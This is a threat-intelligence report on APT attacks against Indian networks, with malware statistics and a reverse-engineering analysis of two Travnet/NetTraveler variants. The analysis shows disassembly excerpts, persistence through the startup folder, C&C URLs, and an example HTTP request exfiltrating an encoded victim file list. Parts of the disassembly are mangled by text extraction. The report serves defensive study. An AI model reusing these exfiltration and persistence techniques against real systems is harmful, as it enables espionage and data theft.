

Inside Report – APT Attacks on Indian Cyber Space

REPORT BY INFOSEC CONSORTIUM

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In Collaboration with



CERT-ISAC

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Malware analysis powered by Po Antivirus from Research Bundle

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Objective:

The objective of this report is the following:

- An overview of malware distribution in Indian Cyberspace
- Detailed, in-depth technical analysis of Advanced Persistent Threat (APT) actors against India
- Enumerate the primary technical causes leading to successful attacks
- Recommendations to improve and protect the overall Critical Information Infrastructuren


About CERT-ISAC

CERT-ISAC is India's first Independent CERT for mobile and electronic security. Established by the non-profit scientific foundation "Information Sharing and Analysis Center" (ISAC) that manages the National security Database (NSD) program, CERT-ISAC has a dedicated 30 seat threat intelligence monitoring center at New Delhi and Mumbai to monitor constant threats and attacks on the India Cyber Space. CERT-ISAC has numerous security experts from the National Security Database program who regularly support the research initiatives.

About Po: Mobile Anti-Virus

"Po" is an advanced behavior based mobile anti-virus designed by the organization **Research Bunble**, especially for the defence. The Po Engine is currently used by CERT-ISAC for malware analysis and certification of mobile apps for security and privacy.

How is this document organized:



Pre-requsites to read the document

Section	Rating	Audience
Part One	Non Technical	CEOS, Chairman, Directors
Part Two	Highly Technical	Technical and Subject Matter Experts
Part Three	Semi-Technical	Managers, CIOs, Vice Presidents and above
Part Four	Non Technical	CEOs, Chairman, Policy makers, Authority





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PART ONE

Hunter or the hunted?:





PART ONE: HUNTER OR HUNTED?

Attacks & Cyber threats against India

www.ResearchBundle.com



The recent 'Operation Hangover' report from Norman's Malware Detection Team has projected India as an emerging APT actor. The report goes on to document a detailed analysis of targeted malware and lists a small number of Indian-based companies that were potentially threat actors involved in the campaign.

While the 'Hangover' report itself has been widely debated in the Indian Information Security community, there is little proof, beyond circumstantial evidence provided in the Norman report, that Indian actors were behind this APT campaign, and the larger concern remains that India is the victim of numerous APT campaigns, rather than an instigator of this threat.

As our Government is rapidly migrating towards e-governance, it is vital to ensure a robust approach to data security is implemented from an early stage to prevent misuse and subsequent attacks on critical infrastructure and the national economy. A quick look at India's history with respect to battling cyber threats, reveals an age-

old & on-going war between the "hackers" from various Nations. Defacement of Indian government sites date back to the year 2003 & even today, they continue to happen.

In this report, we analyse the various facts and provide in-depth analysis of an "Advanced persistent threat" attack on India that makes us ask – *Are we the hunter or the hunted?*

How is this report organized?

- Part one Hunter or the Hunted?
- Part two Advanced persistent threat analysis
- Part three Primary Causes
- Part four Recommendations

APT campaigns against India

"Advanced persistent threat" or APT as it is known, is a reality today. Unlike the regular script-kiddie attacks that are carried out usually for fun or for fame, APTs are serious campaigns, undertaken by groups with a variety of skill-sets. The focus of an APT campaign usually is to gather valuable information against specific companies / organizations or selected sectors of a country. These usually begin with highly targeted spear-phishing attacks.





Malware Distribution in India

Out of 25,935 websites scanned by Google, 14% websites were infected by Malware.

Overview of attacks on India from 26^{th} May 2013 to 26^{th} June 2013

AS = Attack Sites

Autonomous System ()	Number of sites scanned 0	Scanned sites hosting malware 1	% of AS scanned 0
TATA Communications	3,456	711 (21%)	3%
Web Werks (33480)	3,861	780 (20%)	5%
Netmagic Datacenter Mumbai (17439)	2,632	387 (15%)	4%
CtrlS Datacenters (18229)	4,594	459 (10%)	4%
Net4India (17447)	2,701	156 (6%)	2%
National Informatics Centre (4758)	1,165	16 (1%)	3%

Attacked and compromised websites from TATA Communications

TATA Communications formerly VSNL is Leading (4755)







Attacked and compromised websites from Web Werks

Web Werks (33480) Attack Sites Compromised Sites 35% 20%

12/16/12

1/20/13

2/24/13

3/31/13

5/5/13

6/9/13

Attacked and compromised websites from Net Magic Datacenter Mumbai

11/11/12

Netmagic Datacenter Mumbai (17439)

7/29/12

9/2/12

10/7/12

6/24/12









Attacked and compromised websites from Ctrl-S Datacenter

CtrlS Datacenters (18229)



Attacked and compromised websites from Net4India

Net4India (17447)







Attacked and compromised websites from National Informatics Center (NIC)

National Informatics Centre (4758)



Statistics from CERT-IN

To make some sense of the current scenario of cyber security in India, let's have a look at some of the statistics published by CERT-India. The following table should give us a good idea of how things are shaping up.

Activity	2006	2007	2008	2009	2010	2011
Security Incidents handled	552	1237	2565	8266	10315	13301
Security Alerts issued	48	44	49	29	43	48
Advisories Published	50	66	76	61	72	81
Vulnerability Notes Published	138	163	197	157	274	188
Security Guidelines Published	1	1	1	0	1	4
White papers/Case Studies	2	2	1	1	1	3
Published						
Trainings Organized	7	6	18	19	26	26
Indian Website Defacements	5211	5863	5475	6023	14348	17306
tracked						
Open Proxy Servers tracked	1837	1805	2332	2583	2492	3294
Bot Infected Systems tracked	0	25915	146891	3509166	6893814	6277936

It's not surprising to note that the threats are increasing at an alarming rate, year after year. In a way, it's heartening to observe the CERT evolve & rise upto newer challenges & latest threats.






Unfortunately, it's not enough. The reports submitted by CERT do not take into account the most fundamental aspects of maintaining a state of secure IT environment. This fact is evident from the number of security incidents that happen over an year & how the right authorities react to them. If every reported incident was handled properly by identifying the root cause, followed by a full security audit, we wonder if the numbers would grow so fast. As mentioned earlier, cases of government sites being defaced date back to 2003. Even today, one can find servers running older & vulnerable versions of software, poor server management, web applications deployed on these servers being designed & implemented by programmers who lack awareness of secure coding practices, to name a few. The private sector though, is much more cautious & alert when it comes to their IT infrastructure compared to the government.

Attack on Indian IT Infrastructure: Zone-H Statistics

Let's analyse the state of government's IT infrastructure in the following pages.

While the statistics presented by CERT-In looks alarming by itself, the actual state of domains that end with "gov.in", is much worse. A quick look at the following recent screenshot of www.zone-h.org site provides some shocking insight. According to the site, the current statistics are as follows:

Total Notifications: 1299
Mass defacements: 753







PART TWO:

ADVANCED PERSISTENT THREAT





PART TWO: ADVANCED PERSISTENT THREAT - ANALYSIS

The Travnet Case

A recent incident that caught our attention was the "**Travnet**" case. We carried out a preliminary analysis of our own on the subject. Kaspersky as well as McAfee amongst others, have published detailed analysis of the malware & the campaign.

Our focus was to understand the nature of the group behind the attack & its agenda. It began with Kaspersky's revelation of the attack. We recommend you to go through Kaspersky & McAfee's analysis of the malware to know more about the spear phishing campaign & the exploits used.

Our analysis is currently focussed only on the malware samples that are dropped on the target systems, as the exploits used during the spear-phishing campaign are older & already patched by the respective vendors.

To summarize the modus operandi of the attack, targeted phishing mails were sent to individuals, having Office documents as attachments. These documents exploited previously known vulnerabilities (CVE-2012-0158 and CVE-2010-3333) to drop "Travnet" malware onto the systems. Its fascinating to note that the attachments that were sent to Indian targets were carefully selected & some of them were named as follows:

- "Army Cyber Security Policy 2013.doc"
- "Jallianwala bagh massacre a deeply shameful act.doc"
- "Report Asia Defense Spending Boom.doc"
- "His Holiness the Dalai Lama's visit to Switzerland day 3.doc"
- "BJP won't dump Modi for Nitish NDA headed for split.doc"

As its evident, the group behind the attack obviously has done extensive research on topics that are current as well as intriguing to the Indian targets. We managed to acquired 2 variants of the "Travnet" malware & our analysis of the same is as follows.






Travnet Technical Analysis: Part A

File details:

Filename	travnet_A.exe
MD5	d286c4cdf40e2dae5362eff562bccd3a
SHA1	25ac3098261df8aa09449a9a4c445c91321352af
SHA256	a75fdd9e52643dc7a1790c79cbfffe9348f80a9b0984eafd90723bf7ca68f4ce
Filesize	97792 bytes
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows

A quick analysis by PEiD reveals that the binary is not packed or protected.





It begins by creating a new mutex object, named "INSTALL SERVICES NOW!".





```
stdcall WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nShowCmd)
_WinMain@16 proc near
var_210= dword ptr -210h
FileName= byte ptr -208h
Buffer= byte ptr -104h
hInstance= dword ptr 8
hPrevInstance= dword ptr
                           OCh
lpCmdLine= dword ptr
nShowCmd= dword ptr 14h
push
        ebp
mov
        ebp, esp
        esp, 208h
sub
push
        esi
                         ; " INSTALL SERVICES NOW!"
        offset Name
push
push
                         ; bInitialOwner
                         ; lpMutexAttributes
push
call
        ds:CreateMutexA
mov
        esi, eax
        ds:GetLastError
call
        eax, OB7h
cmp
        1oc 4010C2
jz
```

Next step is to create a configuration file named "config_t.dat" in the windows' "system" folder.

```
push
                       eax
              lea
                       eax, [ebp+FileName]
                       push
It then
              push
populates it
                        _sprintf
              call
                       esp, OCh
              add
with the
                       ebx, 80h
              mov
right
              1ea
                       eax, [ebp+FileName]
                                         ; hTemplateFile
                       edi
              push
                       nhu|push
                                          dwEllagandattri
                                  offset aWebpage ;
                           push
                                                   "WebPage"
                           push
                                  ebx
                                                  ; 1pAppName
                                  esi ;
                                        WritePrivateProfileStringA
                           call.
                           push
                                  4
                                                  ; size_t
                                  eax, [ebp+var_4]
                           1ea
                           push
                                  edi
                                                   int
                                                  ; void *
                           bush
                                  eax
                           call
                                   _memset
                           add
                                  esp, OCh
                           1ea
                                  eax, [ebp+var_4]
                                  [ebp+var_18]
                           push
                                                  ; "%d"
                           push
                                  offset aD
                           push
                                                  ; char *
                                  eax
                           call
                                   sprintf
                                  esp, OCh
                           add
                           1ea
                                  eax, [ebp+FileName]
                                                  ; 1pFileName
                           push
                                  eax
                           1ea
                                  eax, [ebp+var_4]
                                                  ; lpString
                           push
                                  eax
                                  offset aDowncmdtime ; "DownCmdTime"
                           push
                                                  ; 1pAppName
                           push
                                  ebx
                                  esi ; WritePrivateProfileStringA
                           call
                          push
                                  4
                                                  ; size t
```





parameters, after decoding them.

After the configuration file is written, it checks if the malware was previously installed or not, if not, it creates a dynamic-link library in the "system32" folder, creates a temporary batch file named as "temp.bat" which installs the previous DLL as a service on the system. The name of the DLL that is created, is based upon the values of the data from "netsvcs" from the following registry key: "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost". During this runtime, it turned out to be "6to4ex.dll" but it can change from runtime to runtime. The malware then deletes the batch file. Its obvious that this executable basically acts as a dropper. The contents of the batch file & the configuration file generated are as follows.

Batch file: temp.bat



Configuration file : config_t.dat

```
config_t.dat - WordPad
                                                                              File
   Edit View Insert Format Help
                          Pa (Pa)
              Ιð
  [Option]
 WebPage=http://www.newesyahoo.com/traveler1/net/nettraveler.asp
 DownCmdTime=10
 UploadRate=128
 ServiceName=6to4
  [Other]
 UP=0
  [OtherTwo]
 AutoCheck=0
 CheckedSuccess=1
                                                                               NUM
For Help, press F1
```






Next section focuses on the analysis of the DLL ("6to4ex.dll") that was dropped by this executable.

Analysis of "6to4ex.dll"

File Details

Filename	6to4ex.dll
MD5	452660884ebe3e88ddabe2b340113c8a
SHA1	b80d436afcf2f0493f2317ff1a38c9ba329f24b1
SHA256	ed6ad64dad85fe11f3cc786c8de1f5b239115b94e30420860f02e820ffc53924
Filetype	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Filesize	46592 bytes
C&C url	http://www.newesyahoo.com/traveler1/net/nettraveler.asp

A quick analysis by PEiD reveals that the binary is not packed or protected.








Now, as we know already, this DLL was installed as a service by the previous dropper. Analysis of the "ServiceMain" function of the DLL throws light on many interesting things. The first thing it does upon execution is to create a new mutex object named "NetTravler Is Running!". Its usually done to avoid running multiple instances of the same malware.

Next, it reads the configuration file.


```
🛗 N Ա
loc_10001C83:
                         : hWinSta
push
        edi
        ds:CloseWindowStation
call
push
        offset aNettravlerIsRu ; "NetTravler Is Running!"
push
                         ; bInitialOwner
                         ; lpMutexAttributes
push
        esi
call
        ds:CreateMutexA
mov
        hObject, eax
        ds:GetLastError
call
cmp
        eax, OB7h
        short loc 10001CBB
jnz
```








Additionally, it also creates few interesting files in the "system32" folder.



The filenames are quite indicative of what their contents might be.









"enumfs.ini" as the name suggests, is a complete list of all files and folders on the computer. "dnlist.ini" seems to be noting down the date & time. "system_t.dll" on the other hand, contains a broad category of sensitive information about the computer like the "Computer Name", Windows version, IP address, list of running processes, network information & so on. The contents of the files are as follows

Filename: "system_t.dll"




Upon proper character encoding & use of google's Translate feature, it turns out to be "Chinese".







Filename: "enumfs.ini"




Filename: "dnlist.ini"




Another interesting aspect of Travnet is that it can specifically search for files of the type "doc, docx, xls, xlsx, txt, rtf, pdf" on the victim machine. This provides enough hint that this malware was designed to steal confidential information unlike the usual botnet variants that focus primarily on providing remote access to the system or to act as zombies for launching DDOS attacks.







To summarize, the Travnet malware initially collects system information, a list of files on the victim machine among others, then sends this data to the remote Command & Control (C&C) server, by using custom compression & encoding functions. The malware creates a new file with the naming convention as follows: "travlerbackinfo-%d-%d-%d-%d-%d-%d-%d-%d-maked integer values are replaced by the current system date & time, copies the content of "system_t.dll" into it & then, uploads it to the C&C.




It also uploads the list of files found on the victim machine, which was saved in the "enumfs.ini" file to the remote server, by copying its contents to a new file, named following this format:






"FileList-%02u%02u-%02u%02u%02u.ini"



It doesn't stop at that, it even uploads the victim's files onto the remote C&C that have the file extensions "doc, docx, xls, xlsx, txt, rtf, pdf" as well as the files on the victim's desktop folder. Another important aspect of Travnet is the fact that it uses a custom compression & encoding algorithm on the data collected, before its sent to the remote C&C. A typical file upload communication between the bot & the C&C looks like this:







An actual HTTP GET request looks like this:

"http://www.newesyahoo.com/traveler1/net/nettraveler.asp?hostid=00CD1A40&hostname=ComputerName&hostip=127.0.0.1&filename=FileList-0523-


131103. ini& filestart = 0& filetext = begin:: RgAxAC2QzebTgdToZTkXQaCicYTaZR72HWSigYTPHjEZDUZTvgBrOEmQ0nlxm86m46D0YTg*:: end"

Here, the data between "begin::" & "::end" is the actual file content, that was compressed & encoded by the bot. It seems that this older variant of the Travnet malware supported 4 different types of commands from the remote C&C and they are as follows:

- UNINSTALL
- UPDATE
- RESET
- UPLOAD







That concludes Part-A of our Travnet analysis.





Travnet Technical Analysis: Part B

File details:

Filename	travnet_B.exe
MD5	9d22897b05261ad66645887b094a43c7
SHA1	dc63b4b9ee2f8486b96ce62be4a31e041d422ef7
SHA256	e547e8a8bc27d65dca92bc861be82e1c94b9c9aca8a2b75381e9b16e4ad89600
Filetype	PE32 executable (GUI) Intel 80386, for MS Windows
Filesize	102400 bytes
C&C Url	http://www.viprambler.com/newsinfo/uld/nettraveler.asp

A quick analysis by PEiD reveals that the binary is not packed or protected.



This executable is apparently an updated variant of Travnet. The major changes are as follows:

- It's an executable & not a DLL.
- The compression algorithm has been modified.
- It tries to install itself on the victim machine to achieve persistence instead of dropping other payloads.
- Supports just 2 instructions from the C&C instead of 4, like in the previous version.





Apart from these, there isn't much difference. The following analysis only focuses on what has changed.

It achieves persistence by copying itself to the currently logged-in user's "temp" folder as "csmss.exe" & placing a shortcut to it, named as "seruvice.lnk" in the "startup" folder.

```
7
                           ; nFolder
push
push
         eax
                             1pszPath
push
                            hwnd0wner
         ds:SHGetSpecialFolderPathA
call
         eax, [ebp-<mark>164h</mark>]
         offset aSeruvice_lnk ; "\\seruvice.lnk"
push
.
push
                           ; char *
         eax
call
         strcat
```

The next step it to create a new mutex object to avoid running multiple instances. It names the mutex as "Assassin".

```
pop
        ecx
pop
        ecx
push
        offset Name
                          "Assassin"
                        ; bInitialOwner
push
        ebx
        ebx
push
                        ; lpMutexAttributes
call
        ds:CreateMutexA
mov
        [ebp+hObject], eax
```


After this, it generates a unique 8 characters long "hostid", based on volume serial number to identify the bot. This is common to the previous variant too.

```
call memset
push [ebp+VolumeSerialNumber]
push offset a08x ; "%08X"
push esi ; char *
call ds:sprintf
add esp, 18h
```

Then it checks if the victim machine is connected to the internet or not, by trying to resolve "smtp.live.com" & if that fails, as a second attempt, "smtp.yahoo.com".







The strings displayed above, are actually in "Chinese" & turn out to be:

- "You can connect to the network."
- "Unable to connect to the network."

Unlike the previous variant, this one doesn't seem to collect sensitive information about the victim machine. It just makes a list of all files & folders on the victim machine & dumps it into a file named as

"AllIndex.ini". Next step is to compress the contents of this file, copy the compressed content to a new file named as "AllIndex.ini_d" & then delete the previously created clear-text file. The contents of both the files are as follows:

Filename: AllIndex.ini

```
AllIndex.ini - Notepad
                                                                            File Edit Format View Help
C:\AUTOEXEC.BAT
                                                                                  _
C:\CONFIG.SYS
C:\Documents and Settings
C:\Documents and Settings\All Users
C:\Documents and Settings\All Users\Desktop
C:\Documents and Settings\All Users\Documents
C:\Documents and Settings\All Users\Documents\My Music
  :\Documents and Settings\All Users\Documents\My Music\My
Playlists
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music\Beethoven's Symphony No. 9 (Scherzo).wma
C:\Documents and Settings\All Users\Documents\My Music\Sample
Music\New Stories (Highway Blues).wma
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists\001330D8
C:\Documents and Settings\All Users\Documents\My Music\Sample
Playlists\001330D8\Plylšt1.wpl
```





Filename: AllIndex.ini d

```
AllIndex.ini d - WordPad
                                                                               Edit View Insert Format Help
                       X 📭 🗈
 Begin 52366 tèà□¤
  •'E°□□âBH□*
 □(□€
  yâÄH′#.¦d™ú€″òfL□6eÜĐ™□″Œ□2 ¦″;C'□>3s?,□@°a□¢Êœ2ruxm… RfÎ□:oà†ñÞ□ÿÈw\šä□ѤΜ4
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  4i•Os\~Os¶ôÿhJO•V⊃
                                                                                  ٠
For Help, press F1
                                                                                NUM:
```

It's pretty obvious that the compression ratio achieved by the custom algorithm is quite high from the following image:

```
C:\WINDOWS\system32\cmd.exe
                                                                   _ | D | X
Volume Serial Number is 44AE-768C
Directory of C:\Documents and Settings\marky\Desktop\dump_live
06/22/2013
            08:11 PM
                         <DIR>
                  PM
06/22/2013
            08:11
                         <DIR>
06/22/2013
            07:50
                                        AllIndex.ini
06/22/2013
                                        AllIndex.ini
                  AM
                                  50,353 bytes
                 File(s)
                           5,969,698,816 bytes free
                 Dir(s)
C:\Documents and Settings\marky\Desktop\dump_live}_
```

Apart from that, this variant also creates a file that lists all the currently running processes on the victim machine, into a text file named "Process.dll" inside the currently logged-on user's "temp" folder. This variant also uses a modified naming convention to upload files onto the remote C&C. The only other major difference from the previous variant is the fact that this one only supports 2 commands from the remote C&C server, instead of 4 & they are as follows:

- Uninstall
- Upload





```
JE SHORT travnet_.0040175D
PUSH EBX
PUSH EAX
CALL DWORD PTR DS:[<&MSVCRT._strupr>]
MOV EBX,travnet_.008D8C50
MOV DWORD PTR SS:[EBP-4],EAX
                         764
53
50
FF15 <u>A0A58D00</u>
BB <u>508C8D00</u>
8945 FC
 004016E6
004016E7
004016E8
                                                                                                                                                 _<mark>strupr</mark>
ASCII "44AE768C"
004016EE
004016F3
004016F6
004016F7
                                                        LEA EAX, DWORD PTR SS: [EBP-10C]
                          8D85 F4FEFFFF
                         68 58B54000
50
FFD7
                                                        PUSH travnet_.0040B558
PUSH EAX
CALL EDI
                                                                                                                                                 ASCII "%s:UNINSTALL"
004016FD
00401702
00401703
                          8B35 <u>C0A58D00</u>
8D85 F4FEFFFF
                                                        MOU ESI,DWORD PTR DS:[<&MSVCRT.strstr>]
LEA EAX,DWORD PTR SS:[EBP-10C]
